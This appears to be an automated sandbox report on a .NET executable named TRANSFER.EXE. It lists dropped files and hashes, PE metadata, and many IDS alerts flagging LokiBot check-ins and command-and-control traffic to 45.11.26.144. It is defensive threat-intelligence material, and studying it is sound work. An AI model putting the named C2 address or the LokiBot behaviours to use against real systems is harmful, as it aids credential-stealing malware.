- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:10:41	API Interceptor	31x Sleep call for process: cmdkey.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\TRANSFER.EXE.log

Process:	C:\Users\user\Desktop\TRANSFER.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	425
Entropy (8bit):	5.340009400190196
Encrypted:	false

SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhav:ML9E4Ks2wKDE4KhK3VZ9pKhk
MD5:	CC144808DBAF00E03294347EADC8E779
SHA1:	A3434FC71BA82B7512C813840427C687ADDB5AEA
SHA-256:	3FC7B9771439E777A8F8B8579DD499F3EB90859AD30EFD8A765F341403FC7101
SHA-512:	A4F9EB98200BCAF388F89AABAF7EA57661473687265597B13192C24F06638C6339A3BD581DF4E002F26EE1BA09410F6A2BBDB4DA0CD40B59D63A09BAA1AADD3D
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck

Process:	C:\Windows\SysWOW64\cmdkey.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\21c8026919fd094ab07ec3c180a9f210_d06ed635-68f6-4e9a-955c-4899f5f57b9a

Process:	C:\Windows\SysWOW64\cmdkey.exe
File Type:	data
Category:	dropped
Size (bytes):	49
Entropy (8bit):	1.2701062923235522
Encrypted:	false
SSDEEP:	3:/l1PL3n:fPL3
MD5:	CD8FA61AD2906643348EEF98A988B873
SHA1:	0B10E2F323B5C73F3A6EA348633B62AE522DDF39
SHA-256:	49A11A24821F2504B8C91BA9D8A6BD6F421ED2F0212C1C771BF1CAC9DE32AD75
SHA-512:	1E6F44AB3231232221CF0F4268E96A13C82E3F96249D7963B78805B693B52D3EBDABF873DB240813DF606D8C207BD2859338D67BA94F33ECBA43EA9A4FEFA08
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.451347345976372
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	TRANSFER.EXE
File size:	1517568
MD5:	6153ed96a83ceea98dbae09e7b77fcf6

SHA1:	7f9a6ce71969ef0eb7deeafed635a127f23e37a8
SHA256:	08b3772f35997a0eb0894e7e58b4a324324de6121f557976909bdaa31a2c883e
SHA512:	189317086da1cad38db31b7a791a3a9c34dd551245e1ff4f74563429b17a33485e8ce5fff48e0cfef09d1034b2c7a953dfeeed75636d61ddaf110137a298a701
SSDEEP:	24576:fUKvdOVvLnRj8kp67n/N+fzUA23AwgTobYS:ZcbCDC63AwgTobYS
TLSH:	E7656CE87C2056B5DBE8D5799A53C6183328054CE5BCD4A239FB5C2CBCC93EB06D924E
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L....N.^.........."...0.....p........<... ...@....@.. ....`................................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x573c12
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	HIGH_ENTROPY_VA, DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x5E064EA3 [Fri Dec 27 18:34:11 2019 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x173af8	0x4a	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x174000	0x564	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x176000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x173b42	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x171c18	0x171e00	False	0.44799565414836096	data	6.455507988515264	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0x174000	0x564	0x600	False	0.3450520833333333	data	3.1764311875173044	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x176000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x174058	0x50c	data	English	United States

Imports

DLL	Import
mscoree.dll	_CorExeMain

Possible Origin

Language of compilation system	Country where language is spoken	Map

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.68.8.8.8.8509585 32014169 08/05/22-09:10:51.380843	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	50958	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9787802825766 08/05/22-09:10:58.658888	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49787	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9860802025381 08/05/22-09:12:05.554361	TCP	2025381	ET TROJAN LokiBot Checkin	49860	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9773802021641 08/05/22-09:10:51.481984	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49773	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9788802021641 08/05/22-09:11:01.711456	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49788	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9813802024313 08/05/22-09:11:38.357337	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49813	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9806802825766 08/05/22-09:11:25.288207	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49806	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9769802825766 08/05/22-09:10:41.114928	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49769	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9772802825766 08/05/22-09:10:49.248779	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49772	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0498112025483 08/05/22-09:11:34.337182	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49811	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9791802021641 08/05/22-09:11:04.815056	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49791	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0498132025483 08/05/22-09:11:39.718840	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49813	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9813802024318 08/05/22-09:11:38.357337	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49813	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0498082025483 08/05/22-09:11:31.149561	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49808	45.11.26.144	192.168.2.6
192.168.2.68.8.8.8519715 32014169 08/05/22-09:10:38.737056	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	51971	53	192.168.2.6	8.8.8.8

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.645.11.26.1444 9823802024318 08/05/22-09:11:58.081188	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49823	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9860802825766 08/05/22-09:12:05.554361	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49860	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9846802024318 08/05/22-09:12:03.190477	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49846	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9772802025381 08/05/22-09:10:49.248779	TCP	2025381	ET TROJAN LokiBot Checkin	49772	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9832802025381 08/05/22-09:12:00.816507	TCP	2025381	ET TROJAN LokiBot Checkin	49832	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9876802021641 08/05/22-09:12:15.818317	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49876	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9881802021641 08/05/22-09:12:22.599825	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49881	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8496955 32014169 08/05/22-09:10:53.761004	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	49695	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9814802025381 08/05/22-09:11:41.090702	TCP	2025381	ET TROJAN LokiBot Checkin	49814	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9795802025381 08/05/22-09:11:09.138567	TCP	2025381	ET TROJAN LokiBot Checkin	49795	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9823802024313 08/05/22-09:11:58.081188	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49823	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9846802024313 08/05/22-09:12:03.190477	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49846	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9797802025381 08/05/22-09:11:13.734140	TCP	2025381	ET TROJAN LokiBot Checkin	49797	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9883802025381 08/05/22-09:12:25.116712	TCP	2025381	ET TROJAN LokiBot Checkin	49883	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9768802021641 08/05/22-09:10:38.844396	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49768	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8570375 32014169 08/05/22-09:11:01.609616	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	57037	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9770802025381 08/05/22-09:10:43.512599	TCP	2025381	ET TROJAN LokiBot Checkin	49770	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9771802024313 08/05/22-09:10:46.236811	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49771	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9818802024318 08/05/22-09:11:53.331696	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49818	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9806802025381 08/05/22-09:11:25.288207	TCP	2025381	ET TROJAN LokiBot Checkin	49806	80	192.168.2.6	45.11.26.144

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.645.11.26.1444 9767802025381 08/05/22- 09:10:33.531418	TCP	2025381	ET TROJAN LokiBot Checkin	49767	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9771802024318 08/05/22- 09:10:46.236811	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49771	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9818802024313 08/05/22- 09:11:53.331696	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49818	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0498062025483 08/05/22- 09:11:26.638697	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49806	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9814802825766 08/05/22- 09:11:41.090702	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49814	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9808802825766 08/05/22- 09:11:29.964196	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49808	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9812802025381 08/05/22- 09:11:35.695582	TCP	2025381	ET TROJAN LokiBot Checkin	49812	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9820802021641 08/05/22- 09:11:55.767753	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49820	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9811802825766 08/05/22- 09:11:33.059063	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49811	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0498202025483 08/05/22- 09:11:56.944314	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49820	45.11.26.144	192.168.2.6
192.168.2.68.8.8.8.8523285 32014169 08/05/22- 09:12:11.720590	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	52328	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9769802025381 08/05/22- 09:10:41.114928	TCP	2025381	ET TROJAN LokiBot Checkin	49769	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9775802025381 08/05/22- 09:10:56.189285	TCP	2025381	ET TROJAN LokiBot Checkin	49775	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9774802825766 08/05/22- 09:10:53.861086	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49774	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9804802025381 08/05/22- 09:11:20.056413	TCP	2025381	ET TROJAN LokiBot Checkin	49804	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9816802825766 08/05/22- 09:11:45.230367	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49816	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9880802825766 08/05/22- 09:12:19.118779	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49880	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9869802025381 08/05/22- 09:12:11.819483	TCP	2025381	ET TROJAN LokiBot Checkin	49869	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0497702025483 08/05/22- 09:10:44.657387	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49770	45.11.26.144	192.168.2.6

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
45.11.26.144192.168.2.68 0497722025483 08/05/22-09:10:50.403894	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49772	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9788802024313 08/05/22-09:11:01.711456	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49788	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9880802024313 08/05/22-09:12:19.118779	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49880	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9774802025381 08/05/22-09:10:53.861086	TCP	2025381	ET TROJAN LokiBot Checkin	49774	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9799802825766 08/05/22-09:11:17.792361	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49799	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8.8521255 32014169 08/05/22-09:11:32.959912	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	52125	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9880802024318 08/05/22-09:12:19.118779	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49880	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9770802021641 08/05/22-09:10:43.512599	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49770	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9812802825766 08/05/22-09:11:35.695582	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49812	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8.8645795 32014169 08/05/22-09:12:00.716740	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	64579	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9797802024318 08/05/22-09:11:13.734140	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49797	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9791802024318 08/05/22-09:11:04.815056	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49791	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9797802024313 08/05/22-09:11:13.734140	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49797	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9767802021641 08/05/22-09:10:33.531418	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49767	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9788802024318 08/05/22-09:11:01.711456	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49788	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9846802825766 08/05/22-09:12:03.190477	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49846	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0497752025483 08/05/22-09:10:57.419937	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49775	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9791802024313 08/05/22-09:11:04.815056	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49791	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9799802025381 08/05/22-09:11:17.792361	TCP	2025381	ET TROJAN LokiBot Checkin	49799	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0498322025483 08/05/22-09:12:02.125452	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49832	45.11.26.144	192.168.2.6

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.645.11.26.1444 9769802024313 08/05/22- 09:10:41.114928	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49769	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8641505 32014169 08/05/22- 09:12:05.451836	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	64150	53	192.168.2.6	8.8.8.8
45.11.26.144192.168.2.68 0498232025483 08/05/22- 09:11:59.337044	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49823	45.11.26.144	192.168.2.6
192.168.2.68.8.8.8619015 32014169 08/05/22- 09:11:17.691645	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	61901	53	192.168.2.6	8.8.8.8
192.168.2.68.8.8.8597245 32014169 08/05/22- 09:11:45.132770	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	59724	53	192.168.2.6	8.8.8.8
192.168.2.68.8.8.8516455 32014169 08/05/22- 09:12:25.018082	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	51645	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9811802024318 08/05/22- 09:11:33.059063	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49811	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9812802021641 08/05/22- 09:11:35.695582	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49812	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9811802024313 08/05/22- 09:11:33.059063	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49811	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8653675 32014169 08/05/22- 09:11:57.984866	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	65367	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9846802021641 08/05/22- 09:12:03.190477	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49846	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9769802024318 08/05/22- 09:10:41.114928	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49769	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0498762025483 08/05/22- 09:12:16.875250	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49876	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9818802825766 08/05/22- 09:11:53.331696	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49818	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8606585 32014169 08/05/22- 09:11:55.669298	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	60658	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9813802025381 08/05/22- 09:11:38.357337	TCP	2025381	ET TROJAN LokiBot Checkin	49813	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9770802825766 08/05/22- 09:10:43.512599	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49770	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9795802825766 08/05/22- 09:11:09.138567	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49795	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0497692025483 08/05/22- 09:10:42.315303	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49769	45.11.26.144	192.168.2.6
45.11.26.144192.168.2.68 0498182025483 08/05/22- 09:11:54.547531	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49818	45.11.26.144	192.168.2.6
192.168.2.68.8.8.8587235 32014169 08/05/22- 09:10:33.085999	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	58723	53	192.168.2.6	8.8.8.8

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.645.11.26.1444 9818802021641 08/05/22-09:11:53.331696	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49818	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0498042025483 08/05/22-09:11:21.507119	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49804	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9820802024318 08/05/22-09:11:55.767753	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49820	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9869802825766 08/05/22-09:12:11.819483	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49869	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9876802025381 08/05/22-09:12:15.818317	TCP	2025381	ET TROJAN LokiBot Checkin	49876	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9795802021641 08/05/22-09:11:09.138567	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49795	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9787802025381 08/05/22-09:10:58.658888	TCP	2025381	ET TROJAN LokiBot Checkin	49787	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9881802825766 08/05/22-09:12:22.599825	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49881	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8638445 32014169 08/05/22-09:12:19.016791	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	63844	53	192.168.2.6	8.8.8.8
192.168.2.68.8.8.8583605 32014169 08/05/22-09:11:40.989769	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	58360	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9808802024313 08/05/22-09:11:29.964196	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49808	80	192.168.2.6	45.11.26.144
